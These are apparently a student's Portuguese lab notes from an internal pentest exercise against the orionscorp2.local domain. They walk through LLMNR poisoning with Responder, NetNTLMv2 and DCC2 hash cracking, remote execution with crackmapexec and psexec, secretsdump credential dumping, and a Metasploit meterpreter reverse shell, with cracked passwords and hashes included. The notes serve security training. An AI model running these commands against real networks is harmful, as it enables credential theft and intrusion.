# LAB - SEM 09 - PENTEST INTERNO

LAB01: 172.16.1.243,172.16.1.245,172.16.1.253

```
ssh pentester@172.16.1.249 -o HostKeyAlgorithms=+ssh-dss -o
PubkeyAcceptedAlgorithms=+ssh-rsa -p 22334
```

<senha: root>

+ Primeiro fizemos um filtro pelos hosts com a porta 445 aberta, usando o nmap

```
nmap -v -sS --open -p 445 -Pn 172.16.1.0/24 -oG smb.txt
```

- → lembrando que -oG é o de "output" e G de "grepable"
- → fizemos o filtro somente pelos endereços de ip e mandamos para o arquivo labtargets.txt

```
cat smb.txt | cut -d " " -f 2 > labtargets.txt
```

+ Executamos o crackmapexec

crackmapexec smb labtargets.txt

→ Daqui pudemos concluir quem pertencia ou não à rede orionscorp2.local

## LAB02: lotavio, rlourdes

- → Aplicamos o ataque de NBT-NS / LLMNR
- → Primeiro configuramos o responder.conf para responder somente aos endereços de IP que pertencem à orionscorp2.local

```
cd /etc/responder
```

nano Responder.conf

```
; Specific IP Addresses to respond to (default = All); Example: RespondTo = 10.20.1.100-150, 10.20.3.10
RespondTo = 172.16.1.243, 172.16.1.245, 172.16.1.253
```

→ Eaí começamos o ataque que só funciona no caso de termos acesso à uma máquina local (como é esse o caso, dado nossa conexão via ssh)

```
responder -I eth0 -Pv
```

```
tester)-[/etc/responder]
    responder -I eth0 -Pv
           NBT-NS, LLMNR & MDNS Responder 3.1.3.0
 To support this project:
 Patreon → https://www.patreon.com/PythonResponder
 Paypal → https://paypal.me/PythonResponder
 Author: Laurent Gaffie (laurent.gaffie@gmail.com)
 To kill this script hit CTRL-C
[+] You don't have an IPv6 address assigned.
[+] Poisoners:
    LLMNR
                                [ON]
                                [ON]
    NBT-NS
    MDNS
                                [ON]
    DNS
                                [ON]
    DHCP
[+] Servers:
    HTTP server
                                [ON]
    HTTPS server
                                [ON]
    WPAD proxy
    Auth-proxy
                                [ON]
    SMB server
                                [ON]
                                [ON]
    Kerberos server
    SQL server
                                [ON]
    FTP server
                                [ON]
                                [ON]
    IMAP server
    POP3 server
                                [ON]
    SMTP server
                                [ON]
```

```
SMTP server
                               [ON]
    DNS server
                               [ON]
    LDAP server
                               [ON]
    RDP server
                               [ON]
    DCE-RPC server
                               [ON]
    WinRM server
                               [ON]
[+] HTTP Options:
    Always serving EXE
    Serving EXE
    Serving HTML
    Upstream Proxv
[+] Poisoning Options:
    Analyze Mode
    Force WPAD auth
    Force Basic Auth
    Force LM downgrade
    Force ESS downgrade
[+] Generic Options:
    Responder NIC
                               [eth0]
    Responder IP
                               [172.16.1.249]
    Responder IPv6
    Challenge set
                               [random]
    Respond To
    Don't Respond To Names
                               ['ISATAP']
[+] Current Session Variables:
    Responder Machine Name
    Responder Domain Name
                               [E5WY.LOCAL]
    Responder DCE-RPC Port
                               [47847]
[+] Listening for events...
```

LAB03: lotavio,porche911.

LAB04: rlourdes, georgeorwell 1984

→ Primeiro descobrimos o tipo de criptografia que representa o hash

→ No hashcat, a NetNTLMv2 é a de número 5600

hashcat -m 5600 orionhash /home/kali/rockyou.txt

→ salvamos o hash no arquivo orionhash

```
LOTAVIO::ORIONSCORP2:3aa36fdcb980bd7b:6de12666a198ed3e8203
04e002d00500047004d003100540053005600320043005600420004003
300140045003500570059002e004c004f00430041004c0005001400450
000200000c7148433f8da2049f7f4d793f8706bb807776ad0519a384f3
2000000000000000000000:porche911.

Session.....: Cracked
Hash.Mode.....: Cracked
Hash.Mode.....: 5600 (NetNTLMv2)
Hash.Target....: LOTAVIO::ORIONSCORP2:3aa36fdcb980bd7b:0
Time.Started....: Tue Mar 12 21:21:27 2024 (4 secs)
Time.Estimated...: Tue Mar 12 21:21:31 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/home/kali/rockyou.txt)
```

## + Usando o john:

john --wordlist=/usr/share/wordlists/rockyou.txt hashes

→ salvamos o hash no arquivo hashes

```
tester)-[/home/pentester]
john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (lotavio)
1g 0:00:00:04 DONE (2024-03-12 21:44) 0.2288g/s 1044Kp/s 1044Kc/s 10
Use the "--show --format=netntlmv2" options to display all of the cr
Session completed.
             tester)-[/home/pentester]
   nano hashes
     pot@pentester)-[/home/pentester]
-# john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (netntlmv2, NTLMv2 C
Remaining 1 password hash
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
georgeorwell1984 (rlourdes)
1g 0:00:00:06 DONE (2024-03-12 21:45) 0.1572g/s 1244Kp/s 1244Kc/s 12
Use the "--show --format=netntlmv2" options to display all of the cr
Session completed.
```

- $\rightarrow$  172.16.1.253  $\rightarrow$  rlourdes
- $\rightarrow$  172.16.1.245  $\rightarrow$  lotavio

## LAB05: 179e18d965fb4768f0304b8050631760

+ Dessa vez fizemos um uso ostensivo do crackmapexec

crackmapexec smb 172.16.1.253 -u rlourdes -p 'georgeorwell1984' -x 'dir'

```
-[/home/pentester]
crackmapexec smb 172.16.1.253 -u rlourdes -p 'georgeorwell1984' -x 'dir
           172.16.1.253
                                                                  [*] Windows 10.0 Build 18362 x64 (name:CORPPC02) (domain:ORIONSCORP2.LOCAL
                                          CORPPC02
                                                                  [+] ORIONSCORP2.LOCAL\rlourdes:georgeorwell1984 (Pwn3d!)
           172.16.1.253
                                          CORPPC@2
           172.16.1.253
                                445
                                          CORPPC@2
                                                                  [+] Executed command
                                                                  O volume na unidade C n o tem nome.
O Número de Série do Volume é BA9D-CFC6
           172.16.1.253
                                          CORPPC02
                                445
           172.16.1.253
                                445
                                          CORPPC02
           172.16.1.253
                                445
                                          CORPPC02
           172.16.1.253
                                          CORPPC02
                                                                  Pasta de C:\Windows\system32
                                          CORPPC02
           172.16.1.253
                                 445
           172.16.1.253
                                          CORPPC02
                                                                  18/02/2021
                                                                                               <DIR>
           172.16.1.253
                                          CORPPC02
                                445
                                          CORPPC02
           172.16.1.253
                                                                                                           3.176 @AdvancedKeySettingsNotification.png
232 @AppHelpToast.png
308 @AudioToastIcon.png
450 @BackgroundAccessToastIcon.png
199 @bitlockertoastimage.png
           172.16.1.253
                                445
                                          CORPPC02
           172.16.1.253
                                 445
                                          CORPPC02
           172.16.1.253
                                          CORPPC02
           172.16.1.253
                                 445
                                          CORPPC02
           172.16.1.253
                                          CORPPC@2
                                                                                                        199 @bitlockertoastimage.pmg
14.791 @edptoastimage.pmg
330 @EnrollmentToastIcon.pmg
563 @language_notification_icon.pmg
483 @optionalfeatures.pmg
404 @VpnToastIcon.pmg
195.443 @windows-hello-V4.1.gif
714 @WindowsHelloFaceToastIcon.pmg
           172.16.1.253
                                          CORPPC02
                                 445
                                          CORPPC02
           172.16.1.253
           172.16.1.253
                                 445
                                          CORPPC02
           172.16.1.253
                                445
                                          CORPPC@2
           172.16.1.253
                                 445
                                          CORPPC02
                                          CORPPC02
```

<sup>→</sup> Com isso percebemos que estávamos no diretório /WINDOWS/System32

→ Usamos um comando que, sem sair do diretório em questão, faz a listagem na raiz:

```
crackmapexec smb 172.16.1.253 -u rlourdes -p 'georgeorwell1984' -x 'dir /D \'
```

```
-[/home/pentester]
    crackmapexec smb 172.16.1.253 -u rlourdes -p:'georgeorwell1984' -x 'dir /D \
SMB
                                                      [*] Windows 10.0 Build 18362 x64 (name:CORPPC02) (domain:ORIO
            172.16.1.253
                             445
                                    CORPPC02
            172.16.1.253
                             445
                                    CORPPC02
                                                       [+] ORIONSCORP2.LOCAL\rlourdes:georgeorwell1984 (Pwn3d!)
            172.16.1.253
                             445
                                    CORPPC02
                                                       [+] Executed command
SMB
            172.16.1.253
                             445
                                    CORPPC02
                                                      O volume4na1unidade C n⊧o tem nome.
                                                      O Número de Série do Volume é BA9D-CFC6
            172.16.1.253
                             445
                                    CORPPC02
            172.16.1.253
                             445
                                    CORPPC02
            172.16.1.253
                                    CORPPC02
                                                      Pasta de C:\
                             445
            172.16.1.253
                             445
                                    CORPPC02
            172.16.1.253
                             445
                                    CORPPC02
                                                       [Docs]
                                                                                                     [Windows]
                                                                              [Program Files]
                                                      HqELpW:
Information.txt
[PerfLogs]194-0
                                                                              [Program Files (x86)]
[Temp]
            172.16.1.253
                             445
                                    CORPPC02
                                    CORPPC02
            172.16.1.253
                             445
                                                                              [Users]
            172.16.1.253
                             445
                                   CORPPC02
                                                                    32 bytes
11.845.824.512 bytes disponíveis
                                                       2 arquivo(s)
                                   CORPPC02
            172.16.1.253
                             445
            172.16.1.253
                             445
                                    CORPPC02
^CException ignored in: <module 'threading' from '/usr/lib/python3.11/threading.py'>
Traceback (most recent call last):
  File "/usr/lib/python3.11/threading.py", line 1590, in _shutdown
    lock.acquire()
KeyboardInterrupt:
```

→ Eaí vimos que havia, de fato, uma information na raiz

```
crackmapexec smb 172.16.1.253 -u rlourdes -p 'georgeorwell1984' -x 'type: C: \Information.txt'
```

```
)-[/home/pentester
crackmapexec smb 172.16.1.253 -u rlourdes -p 'georgeorwell1984' -x 'type C:\Information.txt
                                                 [*] Windows 10.0 Build 18362 x64 (name:CORPPC02) (domain:ORI
        172.16.1.253
                        445
                               CORPPC02
        172.16.1.253
                        445
                               CORPPC02
                                                [+] ORIONSCORP2.LOCAL\rlourdes:georgeorwell1984 (Pwn3d!)
        172.16.1.253
                        445
                               CORPPC02
                                                 [+] Executed command
                        445
                               CORPPC02
        172.16.1.253
                                                 179e18d965fb4768f0304b8050631760
```

### LAB06: 8dbbc3f197a67809d3662f9f312ac68b

python3 /usr/share/doc/python3-impacket/examples/psexec.py orionscorp2/ rlourdes:'georgeorwell1984'@172.16.1.253

→ Assim obtivemos acesso à shell

C:\Users\rlourdes\Desktop> type Rafaela.txt 8dbbc3f197a67809d3662f9f312ac68b

## LAB07: thenrique

+ Bora lá, primeiro fizemos a pesquisa via rpcclient e depois pegamos alguns hashes com o impacket-secretsdump

```
rpcclient -W orionscorp2 -U rlourdes 172.16.1.243
```

<passamos a senha: georgeorwell1984>

enumdomusers

```
rpcclient $> enumdomusers
user:[Administrador] rid:[0×1f4]
user:[Convidado] rid:[0×1f5]
user:[krbtgt] rid:[0×1f6]
user:[Egabriel] rid:[0×452]
user:[Abeatriz] rid:[0×455]
user:[Jvitor] rid:[0×456]
user:[MFernanda] rid:[0×45a]
user:[ACosta] rid:[0×45d]
user:[SQLService] rid:[0×460]
user:[rlourdes] rid:[0×a29]
user:[lotavio] rid:[0×a2b]
```

→ Para ver quem são os usuários

enumdomgroups

```
rpcclient $> enumdomgroups
group:[Controladores de Domínio de Empresa Somente Leitura] rid:[0×1f2]
group:[Administradores do Domínio] rid:[0×200]
group:[Usuários do Domínio] rid:[0×201]
group:[Convidados do Domínio] rid:[0×202]
group:[Computadores do domínio] rid:[0×203]
group:[Controladores de domínio] rid:[0×204]
group:[Administradores de esquema] rid:[0×206]
group:[Administradores de empresa] rid:[0×207]
group:[Proprietários criadores de diretiva de grupo] rid:[0×208]
group:[Controladores de Domínio Somente Leitura] rid:[0×209]
group:[Controladores de Domínio Clonáveis] rid:[0×20a]
group:[Protected Users] rid:[0×20d]
group:[Administradores de Chaves] rid:[0×20e]
group:[Administradores de Chaves Empresariais] rid:[0×20f]
group:[DnsUpdateProxy] rid:[0×44e]
```

→ Para ver os grupos

querygroup 0x200

querygroupmem 0x200

<sup>→</sup> Para ver informações acerca dos Administradores de Domínio

→ Eaí fizemos a varredura manual por cada um desses 4 (0x1f4 ... 0xa2b)

queryuser 0xa2b

```
rpcclient $> queryuser 0×a2b
       User Name : thenrique
       Full Name
                       Tiago Henrique
       Home Drive :
       Dir Drive
       Profile Path:
       Logon Script:
       Description :
       Workstations:
       Comment
       Remote Dial :
       Logon Time
                                       Fri, 15 Mar 2024 01:49:07 -03
       Logoff Time
                                       Wed, 31 Dec 1969 21:00:00 -03
       Kickoff Time
                                       Wed, 31 Dec 1969 21:00:00 -03
       Password last set Time
                                       Tue, 16 Feb 2021 19:13:40:-03
       Password can change Time :
                                       Wed, 17 Feb 2021 19:13:40 -03
       Password must change Time:
                                       Wed, 13 Sep 30828 23:48:05 -03
       unknown_2[0..31]...
       user_rid :
                       0×a2b
       group_rid:
                       0×201
       acb_info : 0×00000210
       fields_present: 0×00ffffff
       logon_divs:
                      168
       bad_password_count:
                               0×00000000
       logon_count: 0×00000022
       padding1[0..7]...
       logon hrs[0..21]
```

- → Eaí fique na dúvida entre esse thenrique e um tal de egabriel que apareceu
- + Mas a dúvida foi sanada quando demos o impacket-secretsdump

```
impacket-secretsdump rlourdes:georgeorwell1984@172.16.1.253
```

Impacket v0.11.0 - Copyright 2023 Fortra

- [\*] Service RemoteRegistry is in stopped state
- [\*] Service RemoteRegistry is disabled, enabling it
- [\*] Starting service RemoteRegistry
- [\*] Target system bootKey: 0x290e93b533730c6145eca1522ed0439a
- [\*] Dumping local SAM hashes (uid:rid:lmhash:nthash)

Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Convidado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:f6ff1bd688b85e836aa2b7d6bb60bdcd:::

Usuario:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

[\*] Dumping cached domain logon information (domain/username:hash)

ORIONSCORP2.LOCAL/thenrique:\$DCC2\$10240#thenrique#bffd65356630d9a479f8e6761f56393d: (2021-02-18 13:58:33)

ORIONSCORP2.LOCAL/rlourdes: \$DCC2\$10240#rlourdes#44678d854a9acf5af8e6ea2a802eabb2: (2021-02-18 14:11:33)

- [\*] Dumping LSA Secrets
- [\*] \$MACHINE.ACC

ORIONSCORP2\CORPPC02\$:aes256-cts-hmac-

sha1-96:692a90af35c92bf5416b5fe9e0479175753cfcf4e9f05d3b0ed42b4a32ae4081

ORIONSCORP2\CORPPC02\$:aes128-cts-hmac-sha1-96:f0bc039dd315cbc2e79bbdcd4c054c0e

ORIONSCORP2\CORPPC02\$:des-cbc-md5:a4a889984c0285e9

ORIONSCORP2\CORPPC02\$:plain\_password\_hex:

55d34f69714961f63a86558607faa7d64396d3774163ec978f8c25c39ee5532b95d4f2e3dc6da85695840ac33a99440 6a59ae416db48aa193442382a8ef6e0b64ba795dc7c77a8f7542187f9229f6721befc6af4a02a5114e74fe3fda055616 3d9e7d65a5f38cb6c79de30512d74c7737939f9a27abae059bc95a942ee09853307ceca981769654bde4ee1e7d491d-9c0e890fcfae14e7dd2ad26f4c266818b059eadd84da4083828080bc0e5fd86604ca67f739da803e2a5d0c0bae293a78 0315095bba26f32a52696e67b8b0e7b4721efa7cbd47869afee61cf76f954f8ff451fa6fab03410df768119655dce3bfa8f ORIONSCORP2\CORPPC02\$:aad3b435b51404eeaad3b435b51404ee:1703f92f79ab8265ea86ac32371b5cc9:::

[\*] DPAPI SYSTEM

dpapi\_machinekey:0x6fb1da2072c2e43bb3cd47250b98be9ab1f902ba

dpapi\_userkey:0x3d9ccfb7fd947f76554fc99557cb1e72c228a00e

[\*] NL\$KM

0010 E6 6A 6A 61 5C 37 30 D8 50 CC 1E CA 4B 52 54 05 .jja\70.P...KRT.

0020 2F 33 71 E7 70 12 27 6E 9C 92 6E 70 43 68 3D B3 /3q.p.'n..npCh=.

0030 6F 0E 55 D0 57 B6 F9 0F 9D 68 8E DB D4 76 29 6F o.U.W....h...v)o

NL\$KM:a1d28e3b82a205a23aec222f111385d5e66a6a615c3730d850cc1eca4b5254052f3371e77012276e9c926e70 43683db36f0e55d057b6f90f9d688edbd476296f

- [\*] Cleaning up...
- [\*] Stopping service RemoteRegistry
- [\*] Restoring the disabled state for service RemoteRegistry
- → Esse hash indica que o thenrique logou na rede e portanto é um cara ativo

### LAB08: TiagoHenrique

→ resposta no lab anterior

### LAB09: dss!\$#asdadm1n

- → Vimos nos labs anteriores o hash do thenrique. Esse é um hash do tipo dcc2, que representa a opção 2100 no hashcat.
- → Fizemos então a quebra do seguinte modo:

hashcat -m 2100 ohash /home/kali/rockyou.txt --force

\$DCC2\$10240#thenrique#bffd65356630d9a479f8e6761f56393d:dss!\$#asdadm1n

Session....: hashcat Status....: Cracked

Hash. Mode......: 2100 (Domain Cached Credentials 2 (DCC2), MS Cache 2)

Hash.Target.....: \$DCC2\$10240#thenrique#bffd65356630d9a479f8e6761f56393d

Time.Started.....: Fri Mar 15 00:30:08 2024, (33 mins, 46 secs)

Time.Estimated...: Fri Mar 15 01:03:54 2024, (0 secs)

Kernel.Feature...: Pure Kernel

Guess.Base.....: File (/home/kali/rockyou.txt)

Guess.Queue.....: 1/1 (100.00%)

Speed.#1.........: 3871 H/s (6.39ms) @ Accel:256 Loops:256 Thr:1 Vec:8 Recovered.......: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)

Progress.....: 8491008/14344384 (59.19%)

Rejected.....: 0/8491008 (0.00%)

Restore.Point...: 8489984/14344384 (59.19%)

Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:9984-10239

Candidate.Engine.: Device Generator Candidates.#1....: dt1988 -> dsp30oe Hardware.Mon.#1..: Temp: 73c Util: 96%

Started: Fri Mar 15 00:30:06 2024 Stopped: Fri Mar 15 01:03:56 2024

→ em que o arquivo ohash carregava justamente o hash

\$DCC2\$10240#thenrique#bffd65356630d9a479f8e6761f56393d

→ e assim crackeamos mais uma senha, hehe

#### LAB10: eae25e07beb1f3606254ee317884142f

→ o CORPPC01 é o 172.16.1.245

python3 /usr/share/doc/python3-impacket/examples/psexec.py orionscorp2/ thenrique:'dss!\$#asdadm1n'@172.16.1.245

→ Regredimos até a raiz e abrimos o arquivo information

```
Pasta de C:\
17/02/2021 00:01
                                 34 information.txt.txt
16/02/2021 02:46
                                   PerfLogs
                   <DIR>
                   <DIR>
16/02/2021 02:37
                                   Program Files
16/02/2021 02:48
                                   Program Files (x86)
                   <DIR>
15/03/2024 03:15
                   <DIR>
                                   Share
16/02/2021 19:32
                    <DIR>
                                   temp
17/02/2021 00:03
                    <DIR>
                                   Users
15/03/2024 15:33
                    <DIR>
                                   Windows
               1 arquivo(s)
                                       34 bytes
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
               7 pasta(s) 10.909.048.832 bytes dispon∳veis
C:\> type information.txt.txt
eae25e07beb1f3606254ee317884142f
```

#### LAB11: 8e7688a3fb575e46d6326cfdf01cfbe7

→ Fomos para a conta do lotavio

```
Pasta de C:\Users\lotavio\Desktop
16/02/2021 23:49
                     <DIR>
16/02/2021 23:49
                     <DIR>
16/02/2021 23:45
                              1.450 Microsoft Edge.lnk
16/02/2021 23:53
                                 32 Otavio.txt.txt
               2 arquivo(s)
                                     1.482 bytes
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
               2 pasta(s)
                           10.909.106.176 bytes dispon♦veis
C:\Users\lotavio\Desktop> type Otavio.txt.txt
8e7688a3fb575e46d6326cfdf01cfbe7
```

#### LAB12: 6a51135fea1d3c5c0b764a39c9373bdd

→ O SERVAD02 é o 172.16.1.243

python3 /usr/share/doc/python3-impacket/examples/psexec.py orionscorp2/
thenrique:'dss!\$#asdadm1n'@172.16.1.243

```
Pasta de C:\
                                 32 information.txt.txt
16/02/2021 19:21
15/03/2024 12:50
                                  0 nome_do_arquivo_recebido
15/09/2018 04:19
                     <DIR>
                                    PerfLogs
15/03/2024 01:54
                     <DIR>
                                    Program Files
                                    Program Files (x86)
26/12/2019 03:56
                     <DIR>
17/02/2021 22:55
                             57.344 sam
                             57.344 samOK
15/03/2024 12:08
19/02/2020 17:31
                     <DIR>
                                    Shares
17/02/2021 22:56
                         16.617.472 system
15/03/2024 12:45
                         16.719.872 systemOK
17/02/2021 23:12
                     <DIR>
                                    Users
15/03/2024 15:56
                     <DIR>
                                    Windows
               6 arquivo(s)
                               33.452.064 bytes
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encoding
and then execute smbexec.py again with -codec and the corresponding codec
               6 pasta(s) 24.984.854.528 bytes dispon◆veis
C:\> type information.txt.txt
6a51135fea1d3c5c0b764a39c9373bdd
```

→ Descemos até a raiz e então abrimos o arquivo information.txt.txt

LAB13: 962e93a2eff8421e755853d834b607b1

```
Pasta de C:\Users\Administrador\Desktop
16/02/2021 20:08
                     <DIR>
16/02/2021 20:08
                     <DIR>
26/12/2019 00:45
                              1.164 Active Directory Users and Computers.lnk
16/02/2021 19:18
                                32 Administrator.txt.txt
               2 arquivo(s)
                                     1.196 bytes
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encod:
and then execute smbexec.py again with -codec and the corresponding codec
               2 pasta(s) 24.984.788.992 bytes dispon⇔veis
C:\Users\Administrador\Desktop> type Administrator.txt.txt
962e93a2eff8421e755853d834b607b1
```

LAB14: #ptm@sql@kiero# LAB15: Beatboxman2K7 LAB16: !amorloko! 15

→ Dessa vez usamos o msfconsole

exploit/windows/smb/psexec e o payload windows/x64/meterpreter/reverse\_tcp


→ Setamos as seguintes configurações

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.16.1.243
RHOSTS ⇒ 172.16.1.243
msf6 exploit(windows/smb/psexec) > set smbdomain orionscorp2
smbdomain ⇒ orionscorp2
msf6 exploit(windows/smb/psexec) > set smbpass dss!$#asdadm1n
smbpass ⇒ dss!$#asdadm1n
msf6 exploit(windows/smb/psexec) > set smbuser thenrique
smbuser ⇒ thenrique
```

- → setamos tbm o lhost para ser 172.16.1.249 (domínio do nosso ssh)
- ightarrow Eaí tivemos o acesso do meterpreter e demos um hashdump meterpreter > hashdump

Administrador:500:aad3b435b51404eeaad3b435b51404ee:64687ec9a800d8299439f67bfa8a2b26:::
Convidado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2b7b11beec8f0c0c3bd6e8e5c0e5ee36:::
Egabriel:1106:aad3b435b51404eeaad3b435b51404ee:c1c1e3cf2ceab42b808f51e606afb6ec:::
Abeatriz:1109:aad3b435b51404eeaad3b435b51404ee:d6770fd417010a449c71a7b5ff09aaa3:::
Jvitor:1110:aad3b435b51404eeaad3b435b51404ee:fd56456c7cb8d4ea89464c429811180b:::
MFernanda:1114:aad3b435b51404eeaad3b435b51404ee:3131b391bfbed0cd456c6dc1bdaa8133:::
ACosta:1117:aad3b435b51404eeaad3b435b51404ee:71e1be133b492b71a9c8c3ef42cc5fbb:::
SQLService:1120:aad3b435b51404eeaad3b435b51404ee:6c9ea7a72856355e329344642dd716:::
lotavio:2602:aad3b435b51404eeaad3b435b51404ee:7fc98fcbf28f5fa5dea152763fdcb6f4:::
thenrique:2603:aad3b435b51404eeaad3b435b51404ee:0ec6e3d31c8bb181dcd0844981ffbb9c:::
SERVAD02\$:1000:aad3b435b51404eeaad3b435b51404ee:9ea300ec482831f228bead747d978c8c:::
CORPPC01\$:1104:aad3b435b51404eeaad3b435b51404ee:e58240df481daa1667e4309c691f1b56:::
CORPPC02\$:1601:aad3b435b51404eeaad3b435b51404ee:1703f92f79ab8265ea86ac32371b5cc9:::

→ Esses hashs foram quebrados com o hashes.com



```
ester)-[/home/pentester]
    rpcclient -W orionscorp2 -U lotavio 172.16.1.243
Password for [ORIONSCORP2\lotavio]:
rpcclient $> enumdomusers
user:[Administrador] rid:[0×1f4]
user:[Convidado] rid:[0×1f5]
user:[krbtgt] rid:[0×1f6]
user:[Egabriel] rid:[0×452]
user:[Abeatriz] rid:[0×455]
user:[Jvitor] rid:[0×456]
user:[MFernanda] rid:[0×45a]
user:[ACosta] rid:[0×45d]
user:[SQLService] rid:[0×460]
user:[rlourdes] rid:[0×a29]
user:[lotavio] rid:[0×a2a]
user:[thenrique] rid:[0×a2b]
rpcclient $> enumdomgroups
group:[Controladores de Domínio de Empresa Somente Leitura] rid:[0×1f2]
group:[Administradores do Domínio] rid:[0×200]
group:[Usuários do Domínio] rid:[0×201]
group:[Convidados do Domínio] rid:[0×202]
group:[Computadores do domínio] rid:[0×203]
group:[Controladores de domínio] rid:[0×204]
group:[Administradores de esquema] rid:[0×206]
group:[Administradores de empresa] rid:[0×207]
group:[Proprietários criadores de diretiva de grupo] rid:[0×208]
group:[Controladores de Domínio Somente Leitura] rid:[0×209]
group:[Controladores de Domínio Clonáveis] rid:[0×20a]
group:[Protected Users] rid:[0×20d]
group:[Administradores de Chaves] rid:[0×20e]
group:[Administradores de Chaves Empresariais] rid:[0×20f]
group:[DnsUpdateProxy] rid:[0×44e]
rpcclient $>
```

impacket-secretsdump rlourdes:georgeorwell1984@172.16.1.253

```
900 | MD4
                                          | Raw Hash
  0 | MD5
                                          | Raw Hash
  70 | md5(utf16le($pass))
                                                 | Raw Hash
 2600 | md5(md5($pass))
                                                  | Raw Hash salted and/or iterated
 3500 | md5(md5(md5($pass)))
                                                     | Raw Hash salted and/or iterated
 4400 | md5(sha1($pass))
                                                  | Raw Hash salted and/or iterated
20900 | md5(sha1($pass).md5($pass).sha1($pass))
                                                            I Raw Hash salted and/or iterated
 4300 | md5(strtoupper(md5($pass)))
                                                      | Raw Hash salted and/or iterated
 1000 | NTLM
                                             | Operating System
 9900 | Radmin2
                                              | Operating System
 8600 | Lotus Notes/Domino 5
```